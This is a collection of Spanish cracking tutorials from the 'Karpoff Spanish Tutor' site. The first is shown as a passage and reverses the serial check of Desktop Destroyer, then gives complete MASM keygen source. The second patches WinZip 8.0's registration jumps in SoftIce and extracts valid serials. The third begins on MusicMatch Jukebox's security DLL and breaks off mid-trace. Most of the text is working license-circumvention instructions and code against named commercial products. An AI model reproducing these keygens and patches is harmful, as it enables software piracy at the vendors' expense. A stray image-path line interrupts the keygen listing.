Si las cifras de ambos números coinciden, salta y continua la comprobación. En caso contrario nos echará a los marrajos :o(Así se hace la comparación entre las ocho cifras que van de la novena a la decimosexta, las otras no he averiguado como se generan pero no tienen ninguna trascendencia. A partir de aquí, empieza la marcha atrás. En mi caso, el trozo de número correcto está situado entre las posiciones 68F4ED y 68F4F4. Vamos a pillar al programa cuando escribe el número, mediante **bpr 68f4ed 68f4f4 w**. Eliminamos o desactivamos mediante **bc** o **bd**, cualquier otro breakpoint que tengamos, introducimos la instrucción **d 68f4ed** para vigilar que es lo que se escribe en esa posición y volvemos a empezar desde el principio el proceso, pulsando la tecla de registro, y vemos que en:

```
:0040BC44 8802                    mov byte ptr [edx], al
```

se escriben "X" en las posiciones que más adelante van a ser ocupadas por las cifras del número. Continuamos con F5:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00408BBF(C)
|
:00408BA7 33C0                    xor eax, eax
:00408BA9 BF0A000000              mov edi, 0000000A
:00408BAE 8A0429                  mov al, byte ptr [ecx+ebp]
:00408BB1 99                      cdq
:00408BB2 F7FF                    idiv edi
:00408BB4 80C230                  add dl, 30
:00408BB7 88540E09                mov byte ptr [esi+ecx+09], dl
```

Llegamos a este punto. Vemos que el contenido de ECX+EBP se divide por 10 (en EDI) y que al resto (en EDX) se le suma 48 (30h) para convertirlo en el código ASCII del número obtenido.

```
:00408BBB 41                    inc ecx
:00408BBC 83F908                cmp ecx, 00000008
:00408BBF 72E6                  jb 00408BA7
```

Se repite el bucle ocho veces para obtener las ocho cifras importantes del serial. Nueva marcha atrás. Para ver cuando se escribe en la posición ECX+EBP (en mi caso: 810E70) introduciremos la instrucción **bpr 810E70 810E77 w** y volveremos a empezar el proceso. Vigilamos como hemos hecho antes lo que sucede en esa dirección y al detenerse el SoftIce en:

```
:00408A43 F3                    repz
```

vemos que se escriben ceros sobre esas posiciones de memoria. Continuamos con F5 y vemos que a partir de:

```
:00408A62 F3                    repz
:00408A63 A5                    movsd
:00408A64 8BC8                  mov ecx, eax
:00408A66 33C0                  xor eax, eax
:00408A68 83E103                and ecx, 00000003
:00408A6B F3                    repz
```

empieza a escribir la cadena "Desktop Destroyer" y justo a continuación, nuestro nombre (en este caso: CaoS ReptantE) y nuestra dirección de e-mail (en este caso: caos_reptante@hotmail.com). F5 nuevamente:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00408AD9(C)
|
:00408ACA 8A48FF                mov cl, byte ptr [eax-01]
:00408ACD 8A10                  mov dl, byte ptr [eax]
:00408ACF 02D1                  add dl, cl
:00408AD1 8810                  mov byte ptr [eax], dl
```

Llegamos aquí y miramos lo que está haciendo el programa.

```
:00408AD3 40                    inc eax
:00408AD4 8D1407                lea edx, dword ptr [edi+eax]
:00408AD7 3BD6                  cmp edx, esi
:00408AD9 72EF                  jb 00408ACA
```

Y casi a continuación:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00408AEF(C)
|
:00408AE2 8A442B01              mov al, byte ptr [ebx+ebp+01]
:00408AE6 8A0C2B                mov cl, byte ptr [ebx+ebp]
:00408AE9 02C8                  add cl, al
:00408AEB 880C2B                mov byte ptr [ebx+ebp], cl
:00408AEE 4B                    dec ebx
:00408AEF 75F1                  jne 00408AE2
```

Suma el código ASCII de la "D" (44h) y lo suma con el de la "e" (65h) y el resultado (A9h) lo pone donde estaba la "e". A continuación, suma A9 con el código de la "s" (73h) y el resultado (sería 11C pero en DL sólo cabe 1C) lo pone donde estaba la "s". Y así hasta que se acaba la cadena de texto formada por "Desktop Destroyer" + nuestro nombre + la dirección de e-mail. Posteriormente, este proceso se repite, pero a la inversa, es decir que empieza por el último número y termina en el primero (en este caso: A9h, al 44h no llega) Así pues, con los datos que hemos puesto, los ocho primeros números después del primer pase son:

```
44 A9 1C 87 FB 6A DA FA
```

Y después del segundo:

```
44 EE 45 29 A2 A7 3D 63
```

Tened en cuenta que se suman DL y CL, y luego CL y AL, lo que significa que si la suma es mayor de dos cifras, la de mayor significación, se pierde.

Ahora, después de obtener los números que como hemos visto más arriba se situaban en ECX+EBP, viene lo de dividir por Ah y sumarle 30h al resto para obtener el código ASCII. El resultado es: `88912719`, por lo que el serial correcto será: `xxxxxxxx88912719x`, siendo x un número cualquiera del 0 al 9.

Una vez descubierto "el pastel", vamos a programar el keygen con la inestimable ayuda del Masm. Para empezar, ahí va el fichero de recursos `rsrc.rc`:

```
#include "\masm32\include\resource.h"
#define IDD_DIALOG         1000
#define IDC_NAME           1001
#define IDC_MAIL           1002
#define IDC_SERIAL         1003
#define IDC_GEN            1004
#define IDC_EXIT           1005
#define IDC_STATIC         -1

keygen ICON keygen.ico

IDD_DIALOG DIALOG 100,100,115,65

STYLE WS_CAPTION | DS_CENTER | WS_SYSMENU |WS_MINIMIZEBOX

CAPTION "Desktop Destroyer 2.0"

FONT 10, "MS Sans Serif"

BEGIN

     LTEXT          "Nombre",IDC_STATIC,8,8,28,10
     LTEXT          "E-mail",IDC_STATIC,8,22,28,10
     LTEXT          "Serial",IDC_STATIC,8,36,28,10

     EDITTEXT        IDC_NAME,36,6,71,10,ES_AUTOHSCROLL | ES_CENTER
     EDITTEXT        IDC_MAIL,36,20,71,10,ES_AUTOHSCROLL | ES_CENTER
     EDITTEXT        IDC_SERIAL,36,34,71,10,ES_READONLY | ES_CENTER

     PUSHBUTTON      "Generar",IDC_GEN,8,49,40,12
     PUSHBUTTON      "Terminar",IDC_EXIT,67,49,40,12

END
```

Hemos definido la ventana, los recuadros de texto, los botones, el icono, etc. En anteriores trabajos, he explicado los fundamentos del programa con más detalle o he indicado donde obtener información de primera mano sobre este tema. Si necesitáis alguna aclaración, dadme un toque :o) Ahora vamos a ver el fichero `ddestroyer.asm` del que sólo comentaré los aspectos propios de este programa concreto.

```
.386
.model flat,stdcall
option casemap:none

include c:\masm32\include\windows.inc
include c:\masm32\include\user32.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\user32.lib
includelib c:\masm32\lib\kernel32.lib

.const

IDD_DIALOG           EQU 1000
IDC_NAME             EQU 1001
IDC_MAIL             EQU 1002
```

```
IDC_SERIAL           EQU 1003
IDC_GEN              EQU 1004
IDC_EXIT             EQU 1005

DlgFunc PROTO :DWORD,:DWORD,:DWORD,:DWORD

Operacion PROTO

.data

nombre     db 64 dup(0),0
mail       db 32 dup(0),0
cadena     db 110 dup(0),0
serial     db "190072001xxxxxxxx0",0
```

Las cifras que he puesto aquí no tienen ningún valor, las "x" se substituirán por las cifras que generaremos.

```
Icono      db "keygen",0
Iconimage  db "keygen",0
texto      db "Desktop Destroyer",0
minombre   db "CaoS ReptantE",0
mimail     db "caos_reptante@hotmail.com",0
hInstance  dd 0
hIcon      dd 0
hWnd       dd 0

.code

start:

     invoke GetModuleHandle,NULL
     mov hInstance,eax
     invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,addr DlgFunc,NULL
     invoke ExitProcess,NULL

DlgFunc proc hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD

.if uMsg==WM_INITDIALOG
     mov eax,hDlg
     mov hWnd,eax
     invoke LoadIcon,hInstance,addr Icono
     mov hIcon,eax
     invoke SendMessage, hDlg, WM_SETICON,1,hIcon
     invoke SetDlgItemText,hDlg,IDC_NAME,ADDR minombre
     invoke SetDlgItemText,hDlg,IDC_MAIL,ADDR mimail
.elseif uMsg==WM_CLOSE
     invoke EndDialog,hDlg,NULL
.elseif uMsg==WM_COMMAND
     mov eax,wParam
     mov edx,eax
     shr edx,16
     .if dx==BN_CLICKED
          .if ax==IDC_EXIT
          invoke SendMessage,hDlg,WM_CLOSE,0,0
          .elseif ax==IDC_GEN
          invoke GetDlgItemText,hDlg,IDC_NAME,ADDR nombre,64
          invoke GetDlgItemText,hDlg,IDC_MAIL,ADDR mail,32
          invoke lstrlen,ADDR nombre
          invoke Operacion
          invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR serial
          ret
          .endif
     .endif
.endif
ret
```

Hemos creado la ventana y controlamos en primer lugar si el programa se cierra desde la parte superior derecha, o si se pulsa un botón. En este caso si el botón es el de salir, pues adiós... y si es el de generar el serial, vamos a `operacion`, y al regreso, colocamos el serial obtenido en la ventana correspondiente.

```
DlgFunc endp

Operacion proc


           pushad
```

Por si acaso...

```
          xor eax, eax
          mov ebx, offset cadena
          mov ecx, offset texto
bucle1:   mov al, byte ptr [ecx]
          .if al == 0
               jmp seguir1
          .endif
          mov byte ptr [ebx], al
          inc ebx
          inc ecx
          jmp bucle1
```

El bucle 1 escribe en el espacio reservado a la variable `cadena`, el texto "Desktop Destroyer".

```
seguir1:  mov ecx, offset nombre
bucle2:   mov al, byte ptr [ecx]
          .if al == 0
               jmp seguir2
          .endif
          mov byte ptr [ebx], al
          inc ebx
          inc ecx
          jmp bucle2
```

El bucle 2 escribe a continuación del texto anterior, nuestro nombre.

```
seguir2:  mov ecx, offset mail
bucle3:   mov al, byte ptr [ecx]
          mov byte ptr [ebx], al
          .if al == 0
               jmp seguir3
          .endif
          inc ebx
          inc ecx
          jmp bucle3
```

El bucle 3 escribe a continuación, nuestra dirección de e-mail. Fijaos que la comprobación de que el caracter es cero se hace despues de haberlo escrito, a diferencia de los bucles anteriores. Esto es para que la cadena "suma" termine en cero.

```
seguir3:  mov ebx, offset cadena
          mov edi, ebx
bucle4:   mov al, byte ptr [ebx]
          inc ebx
          mov cl, byte ptr [ebx]
          .if cl == 0
               dec ebx
               jmp bucle5
          .endif
          add al, cl
          mov byte ptr [ebx], al
```

```
          jmp bucle4
```

El bucle 4 suma el código ASCI de la primera letra de la cadena con el de la segunda como hemos visto anteriormente, continuando el proceso hasta el final de la cadena de texto.

```
bucle5:   mov al, byte ptr [ebx]
          dec ebx
          mov cl, byte ptr [ebx]
          push ebx
          sub ebx, edi
          .if ebx == 0
               pop ebx
               jmp seguir
          .endif
          pop ebx
          add al, cl
          mov byte ptr [ebx], al
          jmp bucle5
```

El bucle 5 hace lo mismo, pero desde el final al principio. Por cierto, no llega a modificar el primer numero que es el 44h correspondiente a la "D", por lo que, como veremos, la primera cifra útil es siempre un ocho.

```
seguir:   mov ebx, offset cadena
          mov ebp, offset serial
          add ebp, 9
```


Suma nueve para empezar por la novena cifra.

```
          mov ecx, 10
          mov edi, ebx
bucle6:   xor edx, edx
          mov al, byte ptr [ebx]
          div ecx
          add dl, 48
          mov byte ptr [ebp], dl
          inc ebx
          inc ebp
          sbb ebx, edi
          .if ebx==8
               jmp final
          .endif
          add ebx, edi
          jmp bucle6
```

El bucle 6 se repite ocho veces y divide los primeros números de la variable `cadena` (en EAX) por 10 (ECX) y le suma al resto (en EDX) 48 para convertirlo en el código ASCII del número, tal como hemos visto anteriormente que hacía el programa "víctima". Finalmente coloca el número resultante en el lugar que le corresponde en la variable `serial`.

```
final:    popad
ret

Operacion endp

end start
```

Y eso es to... y eso es to... y eso es todo amigos.



Bueno, hemos llegado al final, ahora ya me puedo ir de vacaciones, pero no sin dejaros deberes para que los hagáis durante mi ausencia :o) En la misma página que hay este salvapantallas, hay otro mucho mejor (Liquid Desktop) con un sistema de protección similar, podéis practicar con él y, si lo hacéis, veréis que merece la pena registraros legalmente :o) En cualquier caso, si no queréis despertaros por la noche oyendo los gritos de los hijos de los programadores, pagad por los programas que utilicéis ;o)

Ya sólo me queda saludar a todos los code crackers en general, y especialmente a Act MagO, DeK_Oin y el Pr@fEsOr X. También muy cordialmente a Karpoff.

Si queréis aclaraciones sobre mis tutos, dadme un toque, mi dirección de e-mail es: caos_reptante@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001	
Programa:	**Winzip 8.0**

PROTECCION:	Name/Serial.		
Descripcion:	Clásico compresor/descompresor de archivos.		
Dificultad:	Novato.		
DOWNLOAD:	http://www.winzip.com		
Herramientas:	SoftIce, W32Dasm, Editor Hexadecimal.		
CRACKER:	CKENER	**FECHA:**	21/04/2001

INTRODUCCION

Hey !! Hola a todos, este ha sido el primer programa que crackeo, en realidad es muy sencillo y por ello vamos a hacer un ejercicio extra... ya verán de que se trata. Bueno creo que esta demás hablar sobre este clásico compresor/descompresor de archivos para Windows, así que empecemos...

AL ATAKE

Previamente con el Winzip instalado, veamos que nos encontramos por ahí. Nos aparece una nag que nos dice que estamos utilizando una versión no registrada del programa y por lo tanto solo podemos usarla durante 21 días, después de ello debemos pagar la pequeña cantidad de $29 dólares (como si nos lloviera dinero) para obtener nuestro # de registro… sí claro!
Vemos que podemos registrarnos desde ese nag o bien desde el menú Help…Enter Registration Code… , vemos también que en la barra de titulo nos aparece un desagradable letrero como este: WinZip (Unregistered). Y eso no es todo, cuando creamos los self-extract se molestan en decir que fue hecho con una versión no registrada. Valla que tenemos razones para jugar un rato.

Vallamos a cualquiera de las ventanas para registrarnos e introduzcamos un nombre: CKENER y un codigo falso: 787878, hacemos click en OK y… SORPRISE !!! nos aparece un mensaje que dice: Incomplete or incorrect information.
Desensamblemos el ejecutable con W32Dasm y busquemos a través de las String References:

String Resource ID=00652: "Could not find %s"
String Resource ID=00653: "WinZip Add-Ons cannot be removed while WinZip is running. Cl"
String Resource ID=00654: "Incomplete or incorrect information"
String Resource ID=00655: "For full access to WinZip's shell interface, WinZip must be "
String Resource ID=00656: "However, a different copy of WinZip in a different folder or"

Con un doble click nos manda a un lugar como este:

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00407FAA(C), :00407FB3(C), :00407FBC(C)

|
:00408005 E89C020000 call 004082A6

* Possible Reference to String Resource ID=00654: "Incomplete or incorrect information"

:0040800A 688E020000 push 0000028E
:0040800F E8D9750300 call 0043F5ED
:00408014 50 push eax
:00408015 53 push ebx
:00408016 6A3D push 0000003D
:00408018 E808800200 call 00430025
:0040801D 83C410 add esp, 00000010
:00408020 FF05F87A4800 inc dword ptr [00487AF8]

Vemos en la parte superior que nos han mandado hasta aquí desde tres lugares diferentes: 00407FAA, 00407FB3, 00407FBC, y también que los saltos están muy próximos entre sí. Vallamos con Goto Code Location hasta la primera dirección de ellas y allí encontraremos los tres saltos.

Reference To: USER32.GetDlgItemTextA, Ord:0104h
|
:00407F8F FF1528744700 Call dword ptr [00477428]

:00407F95 56 push esi
:00407F96 E8FF780300 call 0043F89A
:00407F9B 56 push esi
:00407F9C E822790300 call 0043F8C3
:00407FA1 803D78CD480000 cmp byte ptr [0048CD78], 00
:00407FA8 59 pop ecx
:00407FA9 59 pop ecx
:00407FAA 7459 je 00408005
:00407FAC 803DA4CD480000 cmp byte ptr [0048CDA4], 00
:00407FB3 7450 je 00408005
:00407FB5 E81BFAFFFF call 004079D5
:00407FBA 85C0 test eax, eax
:00407FBC 7447 je 00408005
:00407FBE 57 push edi

Observemos que los tres je nos mandan a la dirección 00408005 (directo al mensaje de error) y evitan que lleguemos a la zona de victoria.

Reiniciemos la maquina (si es que no tenemos cargado el Soft-Ice), abrimos el Winzip y volvemos a llenar el cuadro de registracion con los datos antes mencionados, antes de darle OK, presionemos Ctrl+D para poner un BPX HMEMCPY (para que el Soft-Ice salte cuando lea nuestros datos), F5 para salir de Soft-Ice y damos OK …. BOOOM …. de nuevo en Soft-Ice, presionemos F12, F12, F12.… hasta llegar al código de Winzip (ver línea verde abajo). Y vemos algo parecido a esto:

:00407F6D FF1528744700 Call dword ptr [00477428] <------- Recoge nuestro nombre
:00407F73 57 push edi<------- Aparecemos Aqui
:00407F74 E821790300 call 0043F89A
:00407F79 57 push edi
:00407F7A E844790300 call 0043F8C3
:00407F7F 59 pop ecx
:00407F80 BEA4CD4800 mov esi, 0048CDA4
:00407F85 59 pop ecx
:00407F86 6A0B push 0000000B
:00407F88 56 push esi
:00407F89 68810C0000 push 00000C81
:00407F8E 53 push ebx
:00407F8F FF1528744700 Call dword ptr [00477428]<------- Recoge Codigo Falso
:00407F95 56 push esi
:00407F96 E8FF780300 call 0043F89A
:00407F9B 56 push esi

:00407F9C E822790300 call 0043F8C3
:00407FA1 803D78CD480000 cmp byte ptr [0048CD78], 00 <------- Cheqa que hallamos escrito algo en el nombre, de lo contrario vamos a error.
:00407FA8 59 pop ecx
:00407FA9 59 pop ecx
:00407FAA 7459 je 00408005 <------- Brinca a error
:00407FAC 803DA4CD480000 cmp byte ptr [0048CDA4], 00 <------- Cheqa que hallamos escrito la clave, de lo contrario vamos a error.
:00407FB3 7450 je 00408005 <------- Brinca a error
:00407FB5 E81BFAFFFF call 004079D5 <------- Dentro de este Call se genera y se compara el código real con nuestro 787878, si no son iguales eax sale con 0, de lo contrario eax sale con 1.
:00407FBA 85C0 test eax, eax <------- Testea eax
:00407FBC 7447 je 00408005 <------- Brinca a error si los codigos son diferentes.
:00407FBE 57 push edi

Ahora sabemos que lo que debemos evitar es el tercer salto, para lo cual tenemos que invertir el flujo del programa:

0.- Cambiar el je por jne, en la barra de comandos de Soft-Ice tecleamos a 00407FBC [enter] y después escribimos jne 00408005 [enter] presionamos Esc para dejar de escribir código, un F5 y …. BOOALA …. Ventana de Felicitaciones.
1.- Lo NOPeamos, como en el paso anterior solo que ahora escribimos nop [enter] nop [enter], e igualmente nos dan las gracias por ser tan buenos.
2.- O podemos anotar R FL Z para cambiar el sentido de la flag cero y.... ya saben lo que pasa.

Pero volvemos a abrir el Winzip y sorpresa… no esta registrado, ¿Qué ha pasado?.
Lo que paso es que los programadores agregaron una protección al inicio del programa para verificar si esta o no registrado con el código correspondiente a nuestro nombre que han guardado en el Registro de Windows. (No he averiguado si la proteccion del inicio es la misma que esta, si asi fuera podriamos hacer los cambios con un editor hexadecimal y siempre estariamos registrados con cualquier s/n.).

EN BUSCA DEL SERIAL CORRECTO
Bueno, volvamos a llenar el cuadro de registro con nuestros datos y pongamos el BPX HMEMCPY para que el Soft-Ice salte cuando le demos OK. Presionemos unos cuantos F12 y otros cuantos F10 para llegar hasta la zona del Call maligno (Call 004079D5), justo encima toquemos F8 para entrar en él, seamos observadores porque nos encontraremos con dos códigos validos.

:004079D5 55 push ebp <------- Aparecemos aquí.
:004079D6 8BEC mov ebp, esp
:004079D8 81EC08020000 sub esp, 00000208
:004079DE 53 push ebx
:004079DF 56 push esi

F10, F10, F10, F10, F10, F10, F10…… hata llegar a esta zona.

:00407A8A 33C0 xor eax, eax
:00407A8C E9B1000000 jmp 00407B42
:00407A91 8D85C0FEFFFF lea eax, dword ptr [ebp-0140]
:00407A97 50 push eax
:00407A98 57 push edi
:00407A99 E8A9000000 call 00407B47 <------- Genera nuestro 1er. codigo y lo pone en [ebp-0140].

Con un D ebp-0140 Soft-Ice nos muestra un hermoso numero de 8 cifras: XXXXXXXX.

:00407A9E BEA4CD4800 mov esi, 0048CDA4<------- Mueve nuestro 787878 a esi.
:00407AA3 8D85C0FEFFFF lea eax, dword ptr [ebp-0140] <------- Mueve el 1er. codigo a eax.
:00407AA9 56 push esi <------- Empuja 787878 la pila.
:00407AAA 50 push eax <------- Empuja el 1er. codigo a la pila.
:00407AAB E820180600 call 004692D0 <------- Creo que hace comparaciones del 1er. codigo y nuestro 787878
:00407AB0 83C410 add esp, 00000010
:00407AB3 F7D8 neg eax
:00407AB5 1BC0 sbb eax, eax
:00407AB7 40 inc eax

:00407AB8 A3DC9F4800 mov dword ptr [00489FDC], eax
:00407ABD 7568 jne 00407B27
:00407ABF 8D85C0FEFFFF lea eax, dword ptr [ebp-0140]
:00407AC5 50 push eax
:00407AC6 57 push edi
:00407AC7 E818010000 call 00407BE4 <------- Genera nuestro 2do. codigo y lo pone en [ebp-0140].

Con otro D ebp-0140 Soft-Ice nos muestra otro numero parecido al anteior: XXXXXXXX.

:00407ACC 8D85C0FEFFFF lea eax, dword ptr [ebp-0140] <------- Mueve el 2do. codigo a eax.
:00407AD2 56 push esi <------- Empuja el 787878 a la pila.
:00407AD3 50 push eax <------- Empuja el 2do. codigo a la pila.

Presionamos F5 para salir del Soft-Ice y volvemos a llenar la ventana de registro con nuestro nombre y cualquiera de los dos códigos que nos han proporcionado, y.... aparece la ventana de felicitaciones, le damos OK, cerramos el Winzip, lo volvemos a abrir y ya no nos aparece la molesta nag del inicio ni ningún mensaje molesto. LO HEMOS LOGRADO.
Con esto ha sido mas que suficiente para poder conseguir un código correcto (dos en realidad), creo que el primer código es para alguna versión antigua del Winzip y el segundo es exclusivamente para la versión 8.0 o viceversa o que se yo :-).

EJERCICIO EXTRA
¿Qué? ¿Esto ha sido todo? ¿Ya se ha cansado Winzip?... ok., si Winzip ya no quiere jugar con nosotros, juguemos nosotros con Winzip.

¿Pero que a que podremos jugar?... pensemos... ¡No, eso no!... ¡No, tampoco eso!... ¡Ya!... ¿Porque no hacer un KeyGenerator?, oh si, eso si que es interesante pero, ¿Como le vamos a hacer?
Bueno, sabemos que cuando genera alguno de nuestros serials los pone en alguna dirección de memoria, y que si no le damos el serial correcto nos muestra una ventana con un mensaje que por supuesto también salió de la memoria, ahora ¿Que pasaría si en lugar de ir a la posición de memoria donde se encuentra el mensaje de error fuera a donde esta uno de nuestros serials correcto? oh si, ya veo la cara de felicidad en sus rostros.

Ok, empecemos esto que se me esta haciendo agua la boca... He escogido al segundo serial como el afortunado (ya verán porque) para aparecer en nuestra ventanita. Entonces tenemos que cuando se genera este numero el Call 00407BE4 lo pone en la dirección [ebp-0140] y que el mensaje de error aparece en un lugar así:

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00407FAA(C), :00407FB3(C), :00407FBC(C)
|
:00408005 E89C020000 call 004082A6

* Possible Reference to String Resource ID=00654: "Incomplete or incorrect information"
|
:0040800A 688E020000 push 0000028E
:0040800F E8D9750300 call 0043F5ED
:00408014 50 push eax <------- Algo se pushea aqui.
:00408015 53 push ebx <------- Algo se pushea aqui.
:00408016 6A3D push 0000003D <------- Y aqui tambien.
:00408018 E808800200 call 00430025 <------- Este call es el responsable del mensaje de error.
:0040801D 83C410 add esp, 00000010
:00408020 FF05F87A4800 inc dword ptr [00487AF8]
:00408026 833DF87A480003 cmp dword ptr [00487AF8], 00000003
:0040802D 0F85F9000000 jne 0040812C
:00408033 6A00 push 00000000

Si miramos a que es lo que apunta el registro EAX en :00408014, vemos que esta el texto: Incomplete or incorrect information. Y es ahí donde debemos pushear nuestro serial y para ello debemos entrar en el Call 004079D5 antes mencionado y mantener presionado F10 hasta llegar a aquí:

:00407B27 682C010000 push 0000012C
:00407B2C 8D85C0FEFFFF lea eax, [ebp-0140] <------- Mueve lo que apunta [ebp-0140] a eax.
:00407B32 6A00 push 00000000

:00407B34 50 push eax
:00407B35 E8D6000600 call 00467C10 <------- Este call borra de la memoria el serial.
:00407B3A A1DC9F4800 mov eax, [00489FDC] <------- Mueve a eax un 00000000 que hace que brinquemos a error al salir del Call.
:00407B3F 83C40C add esp, 0000000C
:00407B42 5F pop edi
:00407B43 5E pop esi
:00407B44 5B pop ebx
:00407B45 C9 leave
:00407B46 C3 ret

En esta zona vemos que un maldito Call borra de nuestra memoria el serial y que antes del el hay unos push y un lea eax..., aunque evitáramos el Call y también que eax valga cero, saldríamos del Call con un valor diferente de cero y no llegaríamos a la zona de error, lo cual no queremos. Entonces debemos utilizar otro registro que sea el que apunte a el serial para después pushearlo antes del mensaje, y si miramos los registros mientras presionamos F10 vemos que el único que no cambia antes de llegar al mensaje es ESI. Lo que debemos hacer entonces es mover la dirección de memoria a la cual apunta [ebp-0140] a esi y también evitar el Call que pone en ceros la memoria, nótese que debemos empezar a escribir nuestro código donde esta el primer push para que no haya desajustes en la pila. Y esto quedaría así:

:00407B27 682C010000 push 0000012C
:00407B2C 8D85C0FEFFFF lea eax, [ebp-0140]
:00407B32 8D85C0FEFFFF lea esi, [ebp-0140] <------- Movemos la direccion de [ebp-0140] a esi.
:00407B34 B800000000 mov eax, 00000000 <------- Ponemos ceros en eax.
:00407B35 90 nop <------- Llenamos lo espacios sobrantes con un nop.
:00407B3A 90 nop <------- Llenamos lo espacios sobrantes con un nop.
:00407B3F 83C40C add esp, 0000000C
:00407B42 5F pop edi
:00407B43 5F pop edi <------- Ponemos esto porque si lo dejamos como esta cambiaria el valor de esi.
:00407B44 5B pop ebx
:00407B45 C9 leave
:00407B46 C3 ret

y por ultimo:

:0040800A 688E020000 push 0000028E
:0040800F E8D9750300 call 0043F5ED
:00408014 55 push esi <------- Pusheamos esi en lugar de eax.
:00408015 53 push ebx
:00408016 6A3D push 0000003D
:00408018 E808800200 call 00430025
:0040801D 83C410 add esp, 00000010

Cambiando todo esto podemos estar seguros de que el programa nos Pusheara todos los códigos que queramos durante esa sesión con el Winzip (hago la suposición de que sabes como cambiar esto con el SICE), pero aquí hay un "pero": no se nos ocurra hacer los cambios con un editor hexa porque no garantizo que funcione, si lo haces acuérdate de crear un Backup del programa y notificarme si te funciono... Ok.

Quiero agradecer a todos los Crackers que han publicado sus textos, de los cuales me he apoyado para poder realizar este Crack, y por supuesto a la industria del Shareware que nos proporciona una gran variedad de la materia prima con la podemos pasar muy gratos momentos.

Y por ultimo un saludo para todos compas de Monterrey :-).

Sugerencias, comentarios, correcciones y demás a: ckener452@hotmail.com

"Este tutorial es exclusivamente para uso educacional, el autor no se hace responsable por el mal uso que se le pueda dar."

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001	
Programa:	**MusicMatch Jukebox 5.0**

PROTECCION:	**Serial, Opciones deshabilitadas.**		
Descripcion:	**Reproductor y Convertidor de Mp3.**		
Dificultad:	**Novato.**		
DOWNLOAD:	**http://www.nolosé.com**		
Herramientas:	**SoftIce, W32Dasm**		
CRACKER:	**CKENER**	**FECHA:**	**28/04/2001**

INTRODUCCION

Hola a todos, aquí estoy de nuevo con mi segundo tuto y se trata de MusicMatch Jukebox que creo que ya todos lo conocen y alguna vez lo han usado,el programa creo que no merece este escrito porque de todos los programas que he crackeado este es el más sencillo, pero quiero hablar sobre un detalle con el que nunca me había topado (la protección se encuentra en una dll.), espero que no se burlen de mi por haber escrito esto… Ok.

AL ATAKE

Antes de empezar a crackear familiaricémonos un poco con el programa, busquemos una canción de nuestro agrado como The Call of the Ktulu de Metallica (el mas puro del Heavy Metal) en nuestro flamante Disco Duro y escuchémosla, pasemos el mouse sobre los botones y observemos que cambian de color a un verde mallativo, todo parece ir bien en estos momentos pero si queremos pasar una canción de un CD a mp3 nos encontramos con que aparecen deshabilitadas las opciones de 128 y 160 kbps y la mejorcita que vemos es de 96 kbps, esto es lo que me caga de sobremanera, ya una vez molestos démosle una solución.

Vemos un menú Register…Enter Key desde donde podemos atacar, también que solo nos pide la Key, introduzcamos cualquier cosa, después demos un click a OK y lo que estábamos esperando… una ventanita que dice ya saben que "The Upgrade Key is Not Valid. Please Try… bla, bla, bla".

Ahora vallamos a desensamblarlo con W32Dasm a ver que nos encontramos, interroguemos a las String References para ver que es lo que callan, pero después de tanto buscar no encontramos la cadena del mensaje de error, ¿Qué podrá ser? ¿De donde ha salido ese mensaje?… utilicemos el ZenCracking… pensemos… ¿Qué acaso no dice MMSecurity en el titulo del mensaje? ¿Qué será eso?… Sabemos que el nombre del ejecutable es mmjb.exe ¿Acaso todos los archivos del MusicMatch tendrán el prefijo mm?… Sí, vemos en la carpeta del programa unos archivos como mm_tray.exe, mmtrace.exe, mmpurchase.exe, el mismo mmjb.exe, etc, etc, Si vemos los archivos que están ocultos encontraremos varias dlls que empiezan con el prefijo mm y entre ellas MMSecurity, ¡ Esa debe ser la culpable ! (Cabe suponer que también podríamos haber llegado a la conclusión de que es MMSecurity.dll la que genera el mensaje de error simplemente traceando con SICE antes de que aparezca dicho mensaje observando la línea verde de abajo de la pantalla).

Desensamblamos la DLL, vamos a las SR y tampoco encontramos la dichosa cadena, pero ahora veamos las exportaciones que proporciona esta DLL y vemos unas funciones que parecen clave: *GetLatestKey*, *GetUpgradeKey*, *ManualUpgradeKey* y *SetUpgradeKey*, sus nombres lo dicen todo.

¿Pero que hace cada una?
GetUpgradeKey: es la encargada de abrir la conexión a Internet y el explorador para registrarnos en línea, también nos pone una ventana donde nos muestra nuestro serial una vez ya registrados.
ManualUpgradeKey: es la encargada de abrir el dialogo para introducir la Key que obtuvimos después de que nos hallan robado una buena cantidad de dinero de nuestra MasterCard ;-)
SetUpgradeKey: es la hace las comparaciones y nos da el mensaje de error si no hemos acertado.
GetLatestUpgradeKey: aun no lo averiguo.

Ahora que ya sabemos como funciona el meollo dediquémonos a simplemente cambiarle las cosas al programa. Para ello pongamos un BPX GETWINDOWTEXTA después de llenar el cuadro de dialogo con cualquier cosa (CKENER) y hacemos click en OK, una vez salte SICE borremos el BreakPoint anterior y pongamos otro así BPX 67A020B0, que es la dirección donde empieza la función SetUpgradeKey y presionemos F5 para llegar e esta zona:

:67A020B0 55 push ebp >Aparecemos aquí.
:67A020B1 8BEC mov ebp, esp
:67A020B3 81ECAC000000 sub esp, 000000AC
:67A020B9 53 push ebx
:67A020BA 56 push esi
:67A020BB 57 push edi
:67A020BC E8CC350000 call 67A0568D
:67A020C1 50 push eax

F10, F10, F10, F10... hasta llegar aquí:

:67A020E5 E831FDFFFF call 67A01E1B
:67A020EA BE108AA067 mov esi, 67A08A10
:67A020EF 53 push ebx
